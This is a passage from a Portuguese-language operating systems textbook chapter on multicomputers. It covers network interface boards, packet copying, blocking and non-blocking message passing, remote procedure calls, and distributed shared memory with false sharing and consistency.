
Todos os nós de um multicomputador têm uma placa plug-in contendo a conexão do nó com a rede de intercone-

xão que mantém o multicomputador unido. O modo como essas placas são construídas e se conectam à CPU principal e à RAM tem implicações importantes para o sistema operacional. Veremos brevemente algumas dessas questões. Este material é baseado em Bhoedjang (2000).

Em todos os multicomputadores, a placa de interface contém alguma RAM para armazenar os pacotes de entrada e saída. Normalmente, um pacote de saída tem de ser copiado para a RAM da placa de interface antes que ele possa ser transmitido para o primeiro comutador. A justificativa para esse projeto é que muitas redes de interconexão são síncronas, de modo que, uma vez que a transmissão de um pacote tenha sido iniciada, os bits devem continuar fluindo em uma taxa constante. Se o pacote está na RAM principal, esse fluxo contínuo de saída para a rede não pode ser garantido em virtude de outros tráfegos no barramento da memória. Esse problema é eliminado usando uma RAM dedicada na placa de interface. Esse projeto é mostrado na Figura 8.18.

O mesmo problema ocorre com os pacotes de entrada. Os bits chegam da rede em uma taxa constante e, muitas vezes, extremamente alta. Se a placa de rede não puder armazená-los em tempo real no momento em que eles chegam, os dados são perdidos. Novamente nesse caso, tentar ir pelo barramento do sistema (por exemplo, barramento PCI) para a memória principal é muito arriscado. Visto que a placa de rede em geral é conectada a um barramento PCI, essa é a única conexão existente para a RAM principal e, assim, a competição por esse barramento com o disco e todos os outros dispositivos de E/S torna-se inevitável. É mais seguro armazenar os pacotes que chegam a uma RAM privada da placa de interface e posteriormente copiá-los para a RAM principal.

A placa de interface pode ter um ou mais canais de DMA ou ainda uma CPU completa (ou mesmo muitas CPUs completas). Os canais de DMA podem copiar pacotes entre a placa de interface e a RAM principal em alta velocidade por meio de uma solicitação de transferência de um bloco pelo barramento do sistema, transferindo, assim, várias palavras sem a necessidade de requisitar o barramento



I Figura 8.18 Posição das placas de interface de rede em um multicomputador.

separadamente para cada uma. No entanto, é justamente esse tipo de transferência de bloco que interrompe o barramento do sistema durante vários ciclos de barramento, fazendo com que a RAM da placa de interface seja necessária em primeiro lugar.

Muitas placas de interface possuem nelas uma CPU completa, possivelmente em adição a um ou mais canais de DMA. Eles são chamados processadores de rede e estão se tornando cada vez mais poderosos. Esse projeto significa que a CPU principal pode deixar algum trabalho para a placa de rede, como o tratamento de transmissão confiável (caso o hardware subjacente perca pacotes), multicasting (envio de pacotes para mais de um destinatário), compactação/descompactação, criptografia/descriptografia e cuidado da proteção em sistema com múltiplos processos. Entretanto, com duas CPUs elas devem sincronizar-se para evitar condições de corrida, adicionando sobrecarga extra e implicando mais trabalho para o sistema operacional.

# 8.2.2 Software de comunicação de baixo nível

O inimigo da comunicação de alto desempenho em sistemas de multicomputadores é a cópia excessiva de pacotes. Na melhor situação, existirá uma cópia da RAM para a placa de interface no nó remetente, uma cópia da placa de interface remetente para a placa de interface destinatária (caso nenhum outro armazenamento e encaminhamento de pacotes ocorra no meio do caminho) e uma cópia dessa última para a RAM destinatária, totalizando três cópias. Entretanto, em muitos sistemas o quadro é ainda pior. Em particular, se a placa de interface é mapeada no espaço de endereçamento virtual do núlceo e não no espaço de endereçamento virtual do usuário, um processo do usuário pode apenas enviar um pacote por intermédio de uma chamada de sistema, a qual desvia para o núcleo. Os núcleos podem ter de copiar os pacotes para suas próprias memórias tanto na saída quanto na entrada, para evitar, por exemplo, faltas de página durante a transmissão pela rede. Além disso, é provável que o núcleo que está recebendo não saiba onde colocar os pacotes que chegam até que ele tenha tido oportunidade de examiná-los. Esses cinco passos de cópia são ilustrados na Figura 8.18.

Se as cópias para a RAM e da RAM representam um gargalo, as cópias extras para o núcleo e a partir do núcleo podem duplicar o atraso fim a fim e reduzir a vazão pela metade. Para evitar esse golpe no desempenho, muitos multicomputadores mapeiam a placa de interface diretamente no espaço do usuário e permitem que o processo do usuário coloque os pacotes diretamente na placa, sem que o núcleo seja envolvido. Apesar de essa estratégia ajudar no desempenho, ela introduz dois problemas.

Primeiro, o que ocorre se vários processos estão executando em um nó e precisam acessar a rede para enviar pacotes? Qual obterá a placa de interface em seu espaço de endereçamento? Ter uma chamada de sistema para mapear a placa dentro e fora de um espaço de endereçamento virtual é caro, mas, se somente um processo consegue a placa, como os demais enviarão pacotes? E o que acontece se a placa é mapeada dentro do espaço de endereçamento do processo A e um pacote chega para o processo B, especialmente se A e B têm proprietários diferentes e nenhum deles quer fazer qualquer esforço para ajudar o outro?

Uma solução é mapear a placa de interface em todos os processos que precisam dela, mas, nesse caso, faz-se necessário um mecanismo para evitar condições de corrida. Por exemplo, um desastre nos resultados poderá ocorrer se A reivindicar um buffer na placa de interface e se depois, em decorrência da multiprogramação, B executar e reivindicar o mesmo buffer. Algum tipo de mecanismo de sincronização é necessário, mas esses mecanismos, como os mutexes, funcionam apenas quando os processos são cooperantes. Em um ambiente de tempo compartilhado, com vários usuários apressados para terminar seus trabalhos, um usuário pode simplesmente reter o mutex associado à placa e nunca mais liberá-lo. A conclusão nesse caso é que o mapeamento da placa de interface no espaço do usuário só funciona bem quando de fato existe somente um processo do usuário executando em cada nó, a menos que sejam tomadas precauções especiais (por exemplo, processos diferentes obtêm partes diferentes da RAM da interface mapeada em seus espaços de endereçamento).

O segundo problema é que o núcleo pode precisar acessar a rede de interconexão por si próprio, para, por exemplo, acessar o sistema de arquivos em um nó remoto. Não é uma boa ideia o núcleo ser obrigado a compartilhar a placa de interface com qualquer usuário, mesmo em um modelo de tempo compartilhado. Suponha que, enquanto a placa estava sendo mapeada no espaço do usuário, um pacote do núcleo tenha chegado. Ou então imagine que o processo do usuário enviou um pacote para uma máquina remota fingindo ser o núcleo. A conclusão é que o projeto mais simples é ter duas placas de redes: uma mapeada no espaço do usuário para o tráfego de aplicações e uma mapeada no espaço do núcleo para uso do sistema operacional. Muitos multicomputadores fazem precisamente isso.

#### Comunicação entre o nó e a interface de rede

Uma outra questão consiste em como copiar os pacotes para a placa de interface. A maneira mais rápida é usar o chip de DMA da placa para simplesmente copiá-los da RAM. O problema dessa solução é que o DMA usa endereçamento físico em vez de virtual e executa independentemente da CPU. Para começar, embora o processo do usuário certamente conheça o endereço virtual de qualquer pacote que ele queira enviar, em geral ele não conhece o endereço físico. Permitir que uma chamada de sistema faça o mapeamento virtual-físico é indesejável, visto que a razão primordial da colocação da placa de interface no espaço do

usuário era evitar fazer uma chamada de sistema para cada pacote que fosse enviado.

Além disso, se o sistema operacional decide substituir uma página enquanto o chip de DMA está copiando um pacote dela, os dados incorretos serão transmitidos. Pior ainda: se o sistema operacional substitui uma página enquanto o chip de DMA está copiando nela um pacote de entrada, não só o pacote será perdido, mas também uma página de memória inocente será arruinada.

Esses problemas podem ser evitados com chamadas de sistema para prender (pin) e soltar (unpin) páginas na memória, marcando-as temporariamente como não pagináveis. Contudo, ter de fazer uma chamada de sistema para prender uma página contendo cada pacote de saída e depois fazer uma outra chamada de sistema para soltá-la é muito trabalhoso. Se os pacotes são pequenos — digamos, 64 bytes ou menores —, a sobrecarga para prender e soltar cada buffer é proibitiva. Para grandes pacotes — digamos, de 1 KB ou maiores — essa técnica poderia ser tolerável. Para tamanhos intermediários, depende dos detalhes do hardware. Além de introduzir uma taxa de desempenho, o recurso de prender e soltar páginas aumenta a complexidade do software.

# 8.2.3 Software de comunicação no nível do usuário

Os processos em diferentes CPUs de um multicomputador se comunicam enviando mensagens uns aos outros. Em sua forma mais simples, essa troca de mensagens é exposta aos processos do usuário. Em outras palavras, o sistema operacional oferece uma maneira de enviar e receber mensagens e rotinas de bibliotecas tornam essas chamadas disponíveis aos processos dos usuários. Em uma configuração mais sofisticada, a troca de mensagem real é escondida dos usuários fazendo com que a comunicação remota se pareça com uma chamada de rotinas. Estudaremos ambos os métodos a seguir.

#### Envio e recepção

No mínimo, os serviços de comunicação oferecidos podem ser reduzidos a duas chamadas (biblioteca): uma para enviar mensagens e outra para recebê-las. A chamada para o envio da mensagem pode ser

send(dest, &mptr);

 e a chamada para o recebimento da mensagem pode ser receive(addr, &mptr);

A primeira envia a mensagem apontada por *mptr* para um processo identificado por *dest* e faz com que o chamador seja bloqueado até que a mensagem tenha sido enviada. A segunda faz o chamador ser bloqueado até que uma mensagem chegue. Quando isso ocorre, a mensagem é copiada para o buffer apontado por *mptr* e o chamador é

desbloqueado. O parâmetro *addr* especifica o endereço no qual o receptor está à espera. Muitas variantes são possíveis para esses dois procedimentos e seus parâmetros.


Uma questão importante é como se faz o endereçamento. Visto que multicomputadores são estáticos, com um número fixo de CPUs, a maneira mais fácil de tratar o endereçamento é fazer com que o *addr* seja um endereço de duas partes consistindo em um número de CPU e em um número de processo ou porta na CPU endereçada. Desse modo, cada CPU pode gerenciar seus próprios endereços sem conflitos em potencial.

# Chamadas bloqueantes versus não bloqueantes

As chamadas descritas anteriormente são chamadas bloqueantes (algumas vezes conhecidas como chamadas síncronas). Quando um processo chama a primitiva send, ele especifica um destinatário e um buffer para enviar àquele destinatário. Enquanto a mensagem está sendo enviada, o processo emissor é bloqueado (isto é, suspenso). A instrução seguinte à chamada send não é executada até que a mensagem tenha sido completamente enviada, como mostra a Figura 8.19(a). Da mesma maneira, uma chamada receive não retorna o controle até que uma mensagem tenha sido realmente recebida e colocada no buffer de mensagem apontado pelo parâmetro. O processo permanece suspenso na primitiva receive até que uma mensagem seja recebida, mesmo que isso leve horas. Em alguns sistemas, o receptor pode especificar de quem ele deseja receber — permanecendo, nesse caso, bloqueado até que uma mensagem do emissor especificado seja recebida.

Uma alternativa às chamadas bloqueantes são as chamadas não bloqueantes (algumas vezes conhecidas como chamadas assíncronas). Se send é não bloqueante, ela retorna imediatamente o controle para o processo chamador, antes que a mensagem seja enviada. A vantagem desse esquema é que o processo emissor pode continuar a computação em paralelo com a transmissão da mensagem, em vez de a CPU ter de ficar ociosa (supondo que nenhum outro processo possa ser executado). A escolha entre primitivas bloqueantes e não bloqueantes normalmente é feita pelos projetistas do sistema (isto é, ou uma ou outra primitiva fica disponível), embora em alguns sistemas ambas sejam disponíveis e os usuários possam escolher suas favoritas.

Contudo, a vantagem no desempenho oferecida pelas primitivas não bloqueantes é contrabalançada por uma desvantagem séria: o emissor não pode modificar o buffer da mensagem antes que esta tenha sido enviada. As consequências do processo de sobrescrever a mensagem durante a transmissão são horríveis demais para serem contempladas. Pior ainda, o processo emissor não tem ideia de quando a transmissão é feita, de modo que ele nunca sabe quando é seguro reusar o buffer. Dificilmente ele poderá evitar tocá-lo para sempre.






Figura 8.19 (a) Uma chamada send bloqueante. (b) Uma chamada send não bloqueante.

Existem três saídas possíveis. A primeira solução é fazer com que o núcleo copie a mensagem para um buffer interno ao núcleo e então permitir que o processo continue, como mostra a Figura 8.19(b). Do ponto de vista do emissor, esse esquema é o mesmo que o de uma chamada bloqueante: assim que ele obtiver o controle de volta, estará livre para reutilizar o buffer. Obviamente, a mensagem ainda não terá sido enviada, mas o emissor não estará impedido por causa disso. A desvantagem desse método é que cada mensagem de saída deve ser copiada do espaço do usuário para o espaço do núcleo. Com muitas interfaces de rede, a mensagem terá de ser posteriormente copiada para um buffer de transmissão do hardware de qualquer maneira, de modo que a primeira cópia é essencialmente desperdiçada. A cópia adicional pode reduzir consideravelmente o desempenho do sistema.

A segunda solução é interromper o emissor quando a mensagem foi enviada para informá-lo de que o buffer está novamente disponível. Nenhuma cópia é necessária nesse caso, economizando tempo, mas as interrupções no nível de usuário tornam a programação complicada, difícil e sujeita a condições de corrida, sendo improdutiva e quase impossível de depurar.

A terceira solução é utilizar o buffer com um esquema de cópia na escrita, isto é, marcando-o como sendo somente leitura até que a mensagem tenha sido enviada. Se o buffer é reutilizado antes do envio da mensagem, é feita uma cópia. O problema com essa solução é que, a menos que o buffer esteja isolado em sua própria página, as escritas para as variáveis próximas também forçarão uma cópia. Além disso, será necessária uma administração extra porque a ação de enviar uma mensagem nesse caso afeta implicitamente o status leitura/escrita da página. Por fim, mais cedo ou mais

tarde a página será provavelmente reescrita de novo, gerando uma cópia que pode não ser mais necessária.

Assim, as escolhas do lado do emissor são:

- Envio bloqueante (a CPU fica ociosa durante a transmissão de mensagem).
- 2. Envio não bloqueante com cópia (tempo da CPU desperdiçado para cópia extra).
- 3. Envio não bloqueante com interrupção (torna a programação difícil).
- 4. Cópia na escrita (uma cópia extra eventualmente é necessária).

Em condições normais, a primeira escolha é a melhor, especialmente quando múltiplos threads estão disponíveis, pois, nesse caso, enquanto um thread está bloqueado tentando enviar, outros threads podem continuar trabalhando. Essa técnica também não requer que nenhum buffer do núcleo seja gerenciado. Além disso, como se pode verificar comparando a Figura 8.19(a) com a Figura 8.19(b), a mensagem em geral será enviada mais rapidamente se não for necessária nenhuma cópia.

Para deixar registrado, gostaríamos de informar que alguns autores usam um critério diferente para distinguir primitivas síncronas de assíncronas. Em uma visão alternativa, uma chamada é síncrona somente se o emissor é bloqueado até que a mensagem seja recebida e uma confirmação seja enviada de volta (Andrews, 1991). No mundo da comunicação em tempo real, sincronismo tem ainda um outro significado, que infelizmente pode causar confusão.

Assim como a primitiva send, a primitiva receive também pode ser bloqueante ou não bloqueante. Uma chamada bloqueante simplesmente suspende o chamador até que chegue uma mensagem. Se múltiplos threads estão dispo-

níveis, essa é uma abordagem simples. Alternativamente, uma receive não bloqueante simplesmente diz ao núcleo onde o buffer está e o controle é retornado quase que de imediato. Uma interrupção pode ser usada para avisar que uma mensagem chegou. No entanto, as interrupções são difíceis de programar e também muito lentas, e, por isso, pode ser preferível ao receptor testar continuamente por mensagens que chegam usando um procedimento, poll, que informa se existe alguma mensagem esperando. Em caso afirmativo, o chamador pode chamar get\_message, que retorna a primeira mensagem que chegou. Em alguns sistemas, o compilador pode inserir chamadas poll no código, em locais apropriados, embora sabendo que muitas vezes esse comando é enganador.

Outra opção ainda é um esquema no qual a chegada de uma mensagem cria um novo thread espontaneamente no espaço de endereçamento do processo receptor. Esse thread é chamado de **thread pop-up**. Ele executa um procedimento predeterminado cujo parâmetro é um ponteiro para a mensagem que chega. Após o processamento da mensagem, ele termina e é destruído automaticamente.

Uma variante dessa ideia consiste em executar o código do receptor diretamente no manipulador de interrupção, sem a preocupação de criar um thread pop-up. Para tornar esse esquema ainda mais rápido, a própria mensagem deve conter o endereço do manipulador, de modo que, quando uma mensagem é recebida, o manipulador pode ser chamado em poucas instruções. A grande vantagem nesse caso é que nenhuma cópia se faz necessária. O tratador pega a mensagem da placa de interface e a processa. Esse esquema é chamado de **mensagens ativas** (Von Eicken et al., 1992). Visto que cada mensagem contém o endereço do manipulador, as mensagens ativas só trabalham quando os emissores e receptores confiam completamente um no outro.

# 8.2.4 Chamada de procedimento remoto


Embora o modelo de troca de mensagem forneça uma maneira conveniente de estruturar um sistema operacional de multicomputador, ele sofre de uma falha incurável: o paradigma básico em torno do qual toda comunicação que é construída é entrada/saída. Os procedimentos send e receive estão fundamentalmente empenhados em fazer entrada/saída e muitas pessoas acreditam que E/S é o modelo errado de programação.

Esse problema é conhecido há muito tempo, mas pouco foi feito para resolvê-lo até que um artigo escrito por Birrell e Nelson (1984) introduziu uma solução completamente diferente. Embora a ideia seja bastante simples (depois que alguém já pensou nela), as implicações muitas vezes são sutis. Nesta seção, examinaremos o conceito, sua implementação, suas forças e suas fraquezas.

Para resumir, o que Birrell e Nelson sugeriram foi permitir que os programas fossem capazes de chamar procedimentos localizados em outras CPUs. Quando um processo na máquina 1 chama um procedimento na máquina 2, o processo chamador é suspenso e a execução do procedimento chamado ocorre na máquina 2. A informação pode ser transportada do chamador para o chamado nos parâmetros e pode voltar no resultado do procedimento. Nenhuma troca de mensagem ou E/S é visível ao programador. Essa técnica é conhecida como RPC (remote procedure call — chamada de procedimento remoto) e tem servido de base a muitos softwares para multicomputador. Tradicionalmente, o procedimento chamador é conhecido como cliente e o procedimento chamado é denominado servidor; usaremos esses nomes aqui também.

A ideia em torno de RPC é fazer com que uma chamada de um procedimento remoto seja tão parecida quanto possível com uma chamada a um procedimento local. Em sua forma mais simples, para chamar um procedimento remoto, o programa cliente deve ser ligado a um pequeno procedimento de biblioteca chamado **stub do cliente**, o qual representa o procedimento servidor no espaço de endereçamento do cliente. Da mesma maneira, o servidor é ligado a um procedimento chamado **stub do servidor**. Esses procedimentos escondem o fato de uma chamada de procedimento do cliente para o servidor não ser local.

Os passos reais na realização de uma RPC são mostrados na Figura 8.20. O passo 1 mostra o cliente chamando



■ Figura 8.20 Passos na realização de uma chamada de procedimento remoto. Os stubs estão pintados de cinza.

o stub do cliente. Trata-se de uma chamada de procedimento local, com os parâmetros colocados na pilha de um modo convencional. O passo 2 mostra o stub do cliente empacotando os parâmetros em uma mensagem e fazendo uma chamada de sistema para enviar a mensagem. O empacotamento dos parâmetros é chamado de marshaling (preparação). O passo 3 mostra o núcleo enviando uma mensagem da máquina cliente para a máquina servidora. O passo 4 mostra o núcleo passando o pacote recebido para o stub do servidor (que normalmente teria chamado a primitiva receive). Por fim, o passo 5 mostra o stub do servidor chamando o procedimento servidor. A resposta segue o mesmo caminho na direção oposta.

A questão principal a ser notada aqui é que o procedimento cliente, escrito pelo usuário, apenas faz uma chamada normal de procedimento (isto é, local) para o stub do cliente, o qual tem o mesmo nome do procedimento servidor. Visto que o procedimento cliente e o stub do cliente estão no mesmo espaço de endereçamento, os parâmetros são passados no modo usual. Da mesma maneira, o procedimento servidor é chamado por uma rotina em seu espaço de endereçamento com os parâmetros adequados. Para o procedimento servidor, tudo é usual. Assim, em vez de fazer E/S usando send e receive, a comunicação remota é feita camuflando uma chamada normal de rotina.

# Questões de implementação

Apesar da elegância conceitual de RPC, existem alguns aspectos traiçoeiros. Um dos principais é o uso de parâmetros do tipo ponteiro. Normalmente, passar um ponteiro para um procedimento não constitui problema. O procedimento chamado pode usar o ponteiro da mesma maneira que o chamador, pois os dois procedimentos residem no mesmo espaço de endereçamento virtual. Com RPC, a passagem de ponteiros é impossível, pois o cliente e o servidor estão em espaços de endereçamento diferentes.

Em alguns casos, certos truques podem ser usados para possibilitar a passagem de ponteiros. Suponha que o primeiro parâmetro seja um ponteiro para um inteiro, k. O stub do cliente pode preparar o próprio k e enviá-lo ao servidor. Então, o stub do servidor cria um ponteiro para k e passa-o para a rotina do servidor, assim como ele esperava. Quando a rotina do servidor retornar o controle para o stub do servidor, este enviará k de volta para o cliente, em que o novo k será copiado sobre o velho, caso tenha sido alterado pelo servidor. Em decorrência disso, a sequência-padrão da chamada por referência foi trocada por cópia-restauração. Infelizmente, esse truque nem sempre funciona — por exemplo, quando o ponteiro aponta para um gráfo ou outra estrutura de dados complexa. Por essa razão, algumas restrições devem ser impostas nos parâmetros para as rotinas chamadas remotamente.

Um segundo problema é que em linguagens fracamente tipificadas, como C, é perfeitamente legal escrever uma rotina que calcule o produto interno de dois arranjos (arrays) sem especificar o tamanho desses vetores. Cada um poderia ser terminado por um valor especial conhecido somente pelas rotinas chamador e chamado. Nessas circunstâncias, é essencialmente impossível para o stub do cliente preparar os parâmetros: ele não tem como determinar o tamanho dos vetores.

Um terceiro problema é que nem sempre é possível deduzir os tipos dos parâmetros, mesmo a partir de uma especificação formal ou do próprio código. Um exemplo é o comando printf, que pode ter qualquer número de parâmetros (no mínimo um), que, por sua vez, podem ser uma mistura arbitrária de inteiros, curtos, longos, caracteres, cadeias de caracteres, números em ponto flutuante de tamanhos variados e outros tipos. Tentar chamar printf como um procedimento remoto seria praticamente impossível porque C é muito permissivo. Contudo, não seria nada popular uma regra que estabelecesse que a RPC pudesse ser usada desde que não fosse programada em C (ou C++).

Um quarto problema está no uso de variáveis globais. Normalmente, as rotinas chamador e chamado podem se comunicar usando variáveis globais, além de parâmetros. Se o procedimento chamado se mover então para uma máquina remota, o código falhará, pois as variáveis globais não serão mais compartilhadas.

Esses problemas não implicam a falta de esperança para RPC. Na verdade, ela é amplamente usada, mas algumas restrições e certos cuidados são necessários para fazê--la trabalhar bem na prática.

### 8.2.5 Memória compartilhada distribuída

Embora a RPC tenha suas atrações, muitos programadores ainda preferem um modelo de memória compartilhada e gostariam de usá-la mesmo em multicomputadores. Surpreendentemente, é possível preservar razoavelmente bem a ilusão de memória compartilhada, mesmo quando ela de fato não existe, usando a técnica chamada de **DSM** (distributed shared memory — memória compartilhada distribuída) (Li, 1986; Li e Hudak, 1989). Com DSM, cada página é localizada em uma das memórias da Figura 8.1. Cada máquina tem sua própria memória virtual e suas próprias tabelas de páginas. Quando uma CPU faz um LOAD ou STORE em uma página que ela não tem, ocorre um desvio para o sistema operacional. Então, este localiza a referida página, pede à CPU proprietária atual que a remova de seu mapeamento local e envia a página à CPU solicitante por meio da rede de interconexão. Quando chega, a página é mapeada na CPU solicitante e a instrução faltante é reiniciada. Na verdade, o sistema operacional está simplesmente atendendo as faltas de página a partir de uma RAM remota em vez do disco local. Para o usuário, a máquina parece ter memória compartilhada.

Na Figura 8.21, é possível observar a diferença entre uma memória realmente compartilhada e uma DSM. Na Figura 8.21(a), vemos um multiprocessador verdadeiro com




Figura 8.21 Diversas camadas nas quais a memória compartilhada pode ser implementada. (a) No hardware. (b) No sistema operacional. (c) No nível do usuário.

memória física compartilhada implementada pelo hardware. Na Figura 8.21(b), há uma DSM, implementada pelo sistema operacional. Na Figura 8.21(c), vê-se ainda outro modelo de memória compartilhada, implementado por outros níveis de software. Voltaremos a essa terceira opção posteriormente; por enquanto, concentra-nos-emos em DSM.

Vejamos com detalhes como a DSM trabalha. Em um sistema DSM, o espaço de endereçamento é dividido em páginas, que são distribuídas por todos os nós do sistema. Quando uma CPU referencia um endereço que não é local, ocorre um desvio e o software DSM busca a página contendo o endereço e reinicia a instrução faltante, que pode, então, ser completada com sucesso. Esse conceito é ilustrado na Figura 8.22(a) para um espaço de endereçamento com 16 páginas e quatro nós, cada um capaz de reter seis páginas.

Nesse exemplo, se a CPU 0 referencia instruções ou dados nas páginas 0, 2, 5 ou 9, as referências são feitas localmente. Referências a outras páginas causam interrupções. Por exemplo, uma referência a um endereço na página 10 causará um desvio para o software DSM, que, então, moverá a página 10 do nó 1 para o nó 0, como mostra a Figura 8.22(b).

### Replicação

Uma melhora no sistema básico capaz de aumentar consideravelmente o desempenho é a replicação das páginas do tipo somente leitura — como o código do programa, as constantes ou outras estruturas de dados que estão disponíveis somente para leitura. Por exemplo, se a página 10 da Figura 8.22 é uma seção de código de um programa, seu uso pela CPU 0 pode resultar em uma cópia sendo enviada para a CPU 0 sem que a página original na memória da CPU 1 seja perturbada, como mostra a Figura 8.22(c). Assim, as CPUs 0 e 1 podem ambas referenciar a página 10 tantas vezes quantas for necessário sem causar interrupções para buscar a memória faltante.

Outra possibilidade é replicar não só as páginas do tipo somente leitura, mas todas as páginas. Enquanto as leituras estão sendo feitas, não existe efetivamente nenhuma diferença entre a replicação de uma página somente leitura e a replicação de uma página do tipo leitura-escrita. Contudo, se uma página replicada é modificada repentinamente, uma ação especial deve ser tomada para prevenir o aparecimento de múltiplas cópias inconsistentes. A prevenção da inconsistência será tema de discussão nas seções seguintes.

#### Falso compartilhamento

Os sistemas DSM são similares aos multiprocessadores em certas características-chave. Em ambos os sistemas, quando uma palavra de memória não local é referenciada, um pedaço de memória contendo a palavra é buscado de sua localização real e colocado na máquina que fez a re-




Figura 8.22 (a) Páginas do espaço de endereçamento distribuídas entre quatro máquinas. (b) Situação após a CPU 0 referenciar a página 10 e esta página ser movida para lá. (c) Situação se a página 10 é do tipo somente leitura e a replicação é usada.

ferência (memória principal ou cache, respectivamente). Uma questão importante de projeto é: quão grande este pedaço deve ser? Nos multiprocessadores, o tamanho do bloco da cache geralmente é de 32 ou 64 bytes, para evitar prender o barramento com uma transmissão muito longa. Nos sistemas DSM, a unidade deve ser um múltiplo do tamanho da página (pois a MMU trabalha com páginas), podendo ser 1, 2, 4 ou mais páginas. Consequentemente, é como se estivéssemos simulando páginas maiores.

Existem vantagens e desvantagens no uso de tamanhos grandes de página para DSM. A maior vantagem é que, em razão de o tempo de inicialização para uma transferência de rede ser bastante longo, para transferir 4.096 bytes não é necessário muito mais tempo do que para transferir

1.024 bytes. Assim, transferir dados em unidades grandes, quando uma parte significativa do espaço de endereçamento é movida, pode, em muitos casos, reduzir o número de transferências. Essa propriedade é especialmente importante porque muitos programas apresentam localidade de referência, o que significa que, se um programa referencia uma palavra de uma página, ele provavelmente referenciará outras palavras da mesma página no futuro próximo.

Por outro lado, durante uma grande transferência, a rede permanece presa por mais tempo bloqueando outras faltas causadas por outros processos. Além disso, um tamanho de página muito grande introduz um novo problema, chamado de falso compartilhamento, ilustrado na Figura 8.23. Nesse exemplo, temos uma página contendo duas




Figura 8.23 Falso compartilhamento de uma página contendo duas variáveis não relacionadas.

variáveis compartilhadas não relacionadas, *A* e *B*. O processador 1 usa *A* de maneira intensiva, lendo e escrevendo nele. Da mesma maneira, o processador 2 usa *B* frequentemente. Nessas circunstâncias, a página que contém ambas as variáveis estará constantemente indo e vindo entre as duas máquinas.

O problema nesse caso é que, embora as variáveis não sejam relacionadas, elas aparecem acidentalmente juntas na mesma página, de modo que o processo que usa uma delas também obtém a outra. Quanto maior for o tamanho efetivo da página, ocorrerão muito mais falsos compartilhamentos e, de modo oposto, quanto menor for o tamanho efetivo da página, menos frequentemente eles ocorrerão. Os sistemas comuns de memória virtual não apresentam nada análogo a esse fenômeno.

Compiladores inteligentes que compreendem o problema e colocam as variáveis em espaços de endereçamento adequados podem ajudar a reduzir o falso compartilhamento e melhorar o desempenho. Contudo, falar é mais fácil do que fazer. Além disso, se o falso compartilhamento implica que o nó 1 use um elemento de um vetor e o nó 2 utilize um elemento diferente do mesmo vetor, mesmo um compilador inteligente pouco poderá fazer para resolver o problema.

#### Obtendo consistência sequencial

Se as páginas que podem ser escritas não são replicadas, a questão da consistência não interessa. Existe exatamente uma cópia de cada página desse tipo, a qual é movida de volta e adiante dinamicamente quando necessário. Visto que nem sempre é possível saber antecipadamente quais páginas podem ser escritas, em muitos sistemas DSM, quando um processo tenta ler uma página remota, uma cópia local é feita e as duas cópias, local e remota, são marcadas em suas respectivas MMUs como sendo do tipo somente leitura. Enquanto todas as referências são de leitura, tudo está bem.

Contudo, se qualquer processo tenta escrever em uma página replicada, surge um problema de consistência em potencial, pois alterar uma cópia e deixar as outras inalteradas é inaceitável. Essa situação é análoga àquela que ocorre em um multiprocessador quando uma CPU tenta modificar uma palavra que está presente em múltiplas caches. A solução para a CPU que deseja fazer a escrita é primeiro colocar um sinal no barramento solicitando que todas as outras CPUs descartem suas cópias do referido bloco da cache. Sistemas DSM geralmente trabalham da mesma maneira. Antes que uma página compartilhada possa ser escrita, uma mensagem é enviada para todas as outras CPUs que detêm uma cópia da mesma página solicitando que elas removam o mapeamento e descartem a página. Após todas elas terem respondido que o mapeamento foi desfeito, a CPU original pode finalmente fazer a escrita.

Também é possível tolerar múltiplas cópias das páginas, que podem ser escritas mediante circunstâncias cuidadosamente restritas. Uma maneira de fazer isso é permitir que um processo adquira uma variável de travamento sobre a parte do espaço de endereçamento virtual e depois execute múltiplas operações de leitura e escrita na memória travada. No momento em que o travamento for liberado, as alterações poderão ser propagadas para as demais cópias. Enquanto uma única CPU puder impedir uma página em um dado momento, esse esquema preservará consistência.

